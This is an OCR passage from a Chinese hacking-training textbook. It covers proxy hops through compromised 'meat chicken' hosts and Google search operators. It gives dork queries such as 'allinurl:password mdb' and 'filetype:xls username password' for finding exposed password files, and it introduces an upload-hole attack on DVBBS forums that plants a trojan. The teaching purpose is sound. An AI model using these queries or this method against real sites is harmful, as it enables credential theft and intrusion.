免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中，单击【浏览】按钮，在弹出的对话框中选择程序，如图 12–21 所示。单击【打开】按钮，返回原对话框，设置标识项名称，如图 12–22 所示。最后单击【确定】按钮，添加程序。




图 12–20　新建程序



图 12–21　选择程序

设置完毕后，IE 的图标就在列表中了，如图 12–23 所示。



图 12–22　添加程序




图 12–23　添加成功

实训 4　肉鸡代理测试

测试方法如下。

步骤 1 在虚拟机中做个简单的网页文件，然后用 IE 浏览器打开做好的网页文件，如图 12–24 所示。

打开虚拟机中的 C：\Winnt\System32\logfiles 文件，查看 Log 文件中登录网页的 IP 地址。

步骤 2 双击【Iexplore】图标，输入 logfiles 中观察到的地址，如图 12–25 所示。

再次打开虚拟机中的 C：\Winnt\System32\logfiles 文件，查看 Log 文件中登录网页的 IP 地址，如图 12–26 所示。

在图 12–27 中，19.16.1.20 是用真实的 IE 访问的 IP 地址，而 19.16.1.30 是使用代理的 IE 访问网页留下的 IP 地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12—24　打开网页




图 12—25　代理跳板访问

```
13:58:07 19.16.1.20 - 19.16.1.30 80 GET /test.html - 304 Mozilla/4.0+(compa
13:59:47 19.16.1.30 - 19.16.1.30 80 GET /test.html - 304 Mozilla/4.0+(compa
```

图 12—26　Log 文件

防御措施

可采取的防御措施有：为计算机设置复杂的密码、关闭 IPC$共享、关闭 Telnet 服务，经常查杀木马等。

任务小结

本任务的学习有两大重点：肉鸡与跳板。

肉鸡，可以是 Windows 系统，也可以是 UNIX 或 Linux 系统；可以是普通的个人电脑，也可以是大型的服务器。只要入侵并控制这类设备，就可以像操作自己的电脑那样来操作它们，而不被对方所察觉。

新手所说的肉鸡一般是开了 3389 端口的 Windows 系统的服务器。要登录肉鸡，必须知道 3 个参数：远程电脑的 IP、用户名、密码。

代理服务器是介于浏览器和 Web 服务器之间的一台服务器，当通过代理服务器上网冲浪时，浏览器不是直接到 Web 服务器去读取网页，而是向代理服务器发出请求，由代理服务器来取回浏览器所需要的信息，并传送回用户的浏览器中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 13

利用 Google 得到敏感信息

著名的搜索引擎 Google 拥有一个功能，除了搜索网页文档以外，还可以查找其他各种类型的文件，而这些文件在以前的 Google 基本搜索中都无法查找，现在即使是一般用户或者初级黑客也只需要简单的几步操作就可以完成。除了网页文档之外，可搜索的文件类型还有 Adobe PostScript、Lotus 1—2—3、MacWrite、Microsoft Excel、PowerPoint、Word 和 Rich Text Format（RTF 格式）等。

"总的来说，现在问题比以前严重多了，如果在 AltaVista 搜索引擎中输入 password，最多可以出现几百个密码文件。"一位知名安全专家说，"像 Google 这类的搜索引擎一旦增加了这样的功能，黑客们就有更多可以追踪的对象了。"

案例


据新西兰梅西大学日前公布的一份研究报告显示，通过 Google 搜索引擎，用户可以轻易获取政府的敏感信息和机密文档。报告还显示，与美国和澳大利亚相比，新西兰网站更容易泄露敏感信息。

梅西大学信息系统专业高级讲师 Ellen Rose 称，利用 Google 搜索引擎很容易获取私人信息。因此，企业和政府部门必须要重视信息的安全性。Rose 说："Google 可以帮助人们找到所需要的信息，但同时也能搜索到一些别人不希望公开的内容。"

据悉，梅西大学用 3 个月的时间编写了一套计算机程序，每天对 Google 数据库运行 170 条查询，查看新西兰、澳大利亚、美国和捷克共和国的网站。结果发现，通过 Google 很容易搜索到敏感信息。而且，新西兰的网站更加脆弱，50%的反馈内容为敏感信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　学习搜索引擎的高级搜索技巧

通过 Google 的搜索功能，可以很容易找到自己想要查询的资料，但是也正是这种强大的功能让很多不易外露的敏感信息公之于众。本任务通过运用这种功能掌握搜索敏感信息的方法的同时，通过了解其方法，得以更好地防御敏感信息的外露。

要点 2　针对不同的搜索漏洞进行防护的意义

在实施攻击之前，往往会先进行信息搜集工作，而后才是漏洞确认和最终的漏洞利用、扩大战果。利用搜索引擎快速查找存在脆弱性的主机，以及包含敏感数据的信息，甚至可以直接进行傻瓜入侵。

要点 3　谷歌关键字介绍

下面介绍 Google 中常用的关键字。

- intext: 把网页正文内容中的某个字符作为搜索条件，如在 Google 里输入“intext:动网”，将返回所有在网页正文部分包含“动网”的网页。allintext 的使用方法和 intext 类似。
- intitle: 和上面的 intext 类似，搜索网页标题中是否有所要找的字符。例如搜索“intitle:xxx”将返回所有网页标题中包含“xxx”的网页。allintitle 的使用方法和 intitle 类似。
- cache: 搜索 Google 里关于某些内容的缓存。有时也许能找到一些好东西。
- define: 搜索某个词语的定义，如搜索“define:hacker”将返回关于 hacker 的定义。
- filetype: 无论是撒网式攻击，还是后面要说的对特定目标进行信息收集，都需要用这个指令搜索指定类型的文件。例如，输入“filetype:doc”将返回所有以 doc 结尾的文件 URL。当然如果找.bak、.mdb 或.inc 也是可以的，获得的信息也许会更丰富。
- info: 查找指定站点的一些基本信息。
- inurl: 搜索指定的字符是否存在于 URL 中，如输入“inurl:admin”将返回多个类似于 http：//www.xxx.com/xxx/admin 这样的链接。Allinurl 的使用方法和 inurl 类似，可指定多个字符。
- link: 搜索“Link:www.xxx.net”可以返回所有和 www.xxx.net 做了链接的 URL。
- site: 搜索“site:www.xxx.net”将返回所有和 xxx.net 这个站点有关的 URL。

另外还有一些操作符也很有用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

+：将 Google 可能忽略的关键字列入查询范围。
−：把某个关键字忽略。
~：同意词。
.：单一的通配符。
*：通配符，可代表多个字符。
""：精确查询。

攻击实训

实训 1 如何搜索特定的网站后台

站内搜索地址为“http：//www.Google.com/custom?domains=XXX”（XXX 表示将要搜索的站点，如 sohu.com），如图 13−1 所示。




图 13−1 打开搜索引擎

进入后可以选择“软件技术学院”，如图 13−2 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13–2　搜索指定网站

实训 2　如何搜索特定文件

输入“filetype:exe”，可以查找 EXE 文件，其他的类似，如图 13–3 所示。




图 13–3　搜索特定文件类型

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入“site:sohu.com”能够直接查看相关网站的信息，可以得到许多该网站的关键信息，如图 13–4 所示。




图 13–4　搜索特定站点

输入“intext:XXXX 软件技术学院”，搜索文本中包含“XXXX 软件技术学院”的信息，如图 13–5 所示。




图 13–5　搜索站点指定内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入“intitle:XXXX 软件技术学院”，搜索到的网页标题中将含有“XXXX 软件技术学院”，如图 13–6 所示。




图 13–6　搜索指定内容标题

输入“allinurl:ＸＸＸＸ软件技术学院”，搜索“ＸＸＸＸ软件技术学院”网站的所有相关链接，如图 13–7 所示。




图 13–7　搜索指定站点链接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入“links：XXXX 软件技术学院”，搜索的内容会包含“XXXX 软件技术学院”的相关链接，如图 13–8 所示。




图 13–8　搜索链接信息

直接搜索密码：在要搜索的关键字左右加入引号(引号表示精确搜索)，还可以延伸到上面的结果里进行二次搜索。例如，通过“PFC”搜索到的结果包括单词缩写前的单词，如图 13–9 所示。




图 13–9　精确搜索

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入“filetype:xls username password msn”，搜索扩展名为 XLS，内容含有“username password msn”的网页，如图 13—10 所示。




图 13—10　搜索特定文件类型

实训 3　如何批量搜索漏洞

输入“allinurl:password mdb”，搜索 URL 中包括“password”和“mdb”的网页，如图 13—11 所示。




图 13—11　批量搜索漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入“allinurl:password filetype:txt”，搜索URL链接中含有“password”，扩展名为TXT的网页，如图13—12所示。



图13—12 搜索敏感信息

任务小结

通过本任务的学习，使用各种命令进行搜索。在搜索引擎中运用这些命令是一种常见的手段，在这里总结一些通用规律，希望大家能够进行拓展。

通过搜索引擎来查找自己想要的网址或信息是最快捷的方法，也是最佳途径。因此，掌握基本的搜索语法及使用方法对每个学生是十分重要的。

搜索引擎中常用的逻辑关系语法有：AND、OR、NOT。

在填写搜索关键字时，AND(与)用“&”表示；OR(或)用“|”表示；NOT(非)用“!”表示。例如，想要查找广州或北京的房地产情况但不要期楼资料，可在查找关键字处用“(广州|北京）?房地产!期楼”作为查询关键字（引号不用写）。

在搜索中用“，”号可分隔多个条件，如想查找有关广州、北京、上海的相关内容，可在查询处输入“广州，北京，上海”（引号不写）。如果想要的资料应含有“广州”，但是不要“北京”，而“上海”不重要，则可将“+广州，-北京，上海”作为查询关键字。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 14

经典脚本入侵

最近黑客攻击中脚本攻击泛滥，让很多网站维护者束手无策。经研究证明，脚本攻击之所以泛滥的原因有两个，其一是人们通常都是用相同和类似的方法编写网站的脚本，或者利用同一程序建立网站；其二是编写者的技术良莠不齐，导致网站中存在众多可被攻击的漏洞。

案例


MessageLabs 的报告显示，2008 年 3 月份被阻挡的恶意网站数量相比 2 月份上升了 197%。安全专家称，主要原因是许多网页和电子邮件中的图片被网络罪犯注入了攻击脚本，其中包括 JavaScript 和 VBScript 脚本。

2008 年 3 月份反病毒软件平均每天要屏蔽 2797 个恶意网站，它们大部分是垃圾广告网站。用来存储被感染图片文件的网站多数是免费图片存储网站，同样，一些著名的社交网站和多媒体文件共享网站也会面临这种安全威胁，因为它们都允许用户上传和分享图片。

通过上传图片和提供专门定制的广告，垃圾邮件发送者可以使用脚本和 SQL 注入来入侵用户的网站。MessageLabs 表示，这不是一种传统意义的恶意软件，但是它同样可以带来隐私泄露问题，因为这些脚本可以让用户访问特定广告。另外，这些脚本还支持弹出式广告。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 学习上传漏洞技巧

本任务通过工具对动网论坛进行脚本攻击，方法较为简单。直接利用工具“明小子”，利用比较传统的上传漏洞 UPFILE.asp 上传木马，然后可以直接控制对方的网站系统。

要点 2 了解上传漏洞原理的意义

本任务堪称是动网经典的上传漏洞了，不过学习的意义也是非常重大的。其一，可以通过学习懂得用何种方法具体防范类似的漏洞；其二，这种方法在当今的网络入侵中也是应用非常广的，可以说，目前的上传漏洞的方法都很类似，只不过相对复杂得多。有了这个基础就可以很轻松地把新的上传漏洞的利用方法学会。

要点 3 什么是脚本攻击

脚本就是运行在网页服务器上的文本程序，如 ASP、PHP、CGI、JSP、ISAP 等，脚本攻击就是利用这些文件的设置和编写时的错误或者疏忽不当来实现的。这些文本文件一般都是结合数据库来使用的，这些数据库有 Access、MSSQL、MySQL、Oracle 等。脚本攻击就是针对这些数据库来配合脚本对一些变量的过滤不严的问题来达到得到用户密码等敏感信息，修改数据库等目的。

脚本攻击的方法有以下几种。

① 跨站脚本的攻击。
② SQL Injection，即 SQL 注入。
③ 程序脚本攻击。

要点 4 针对 Web 服务器的攻击

1. Web 服务器面临的威胁

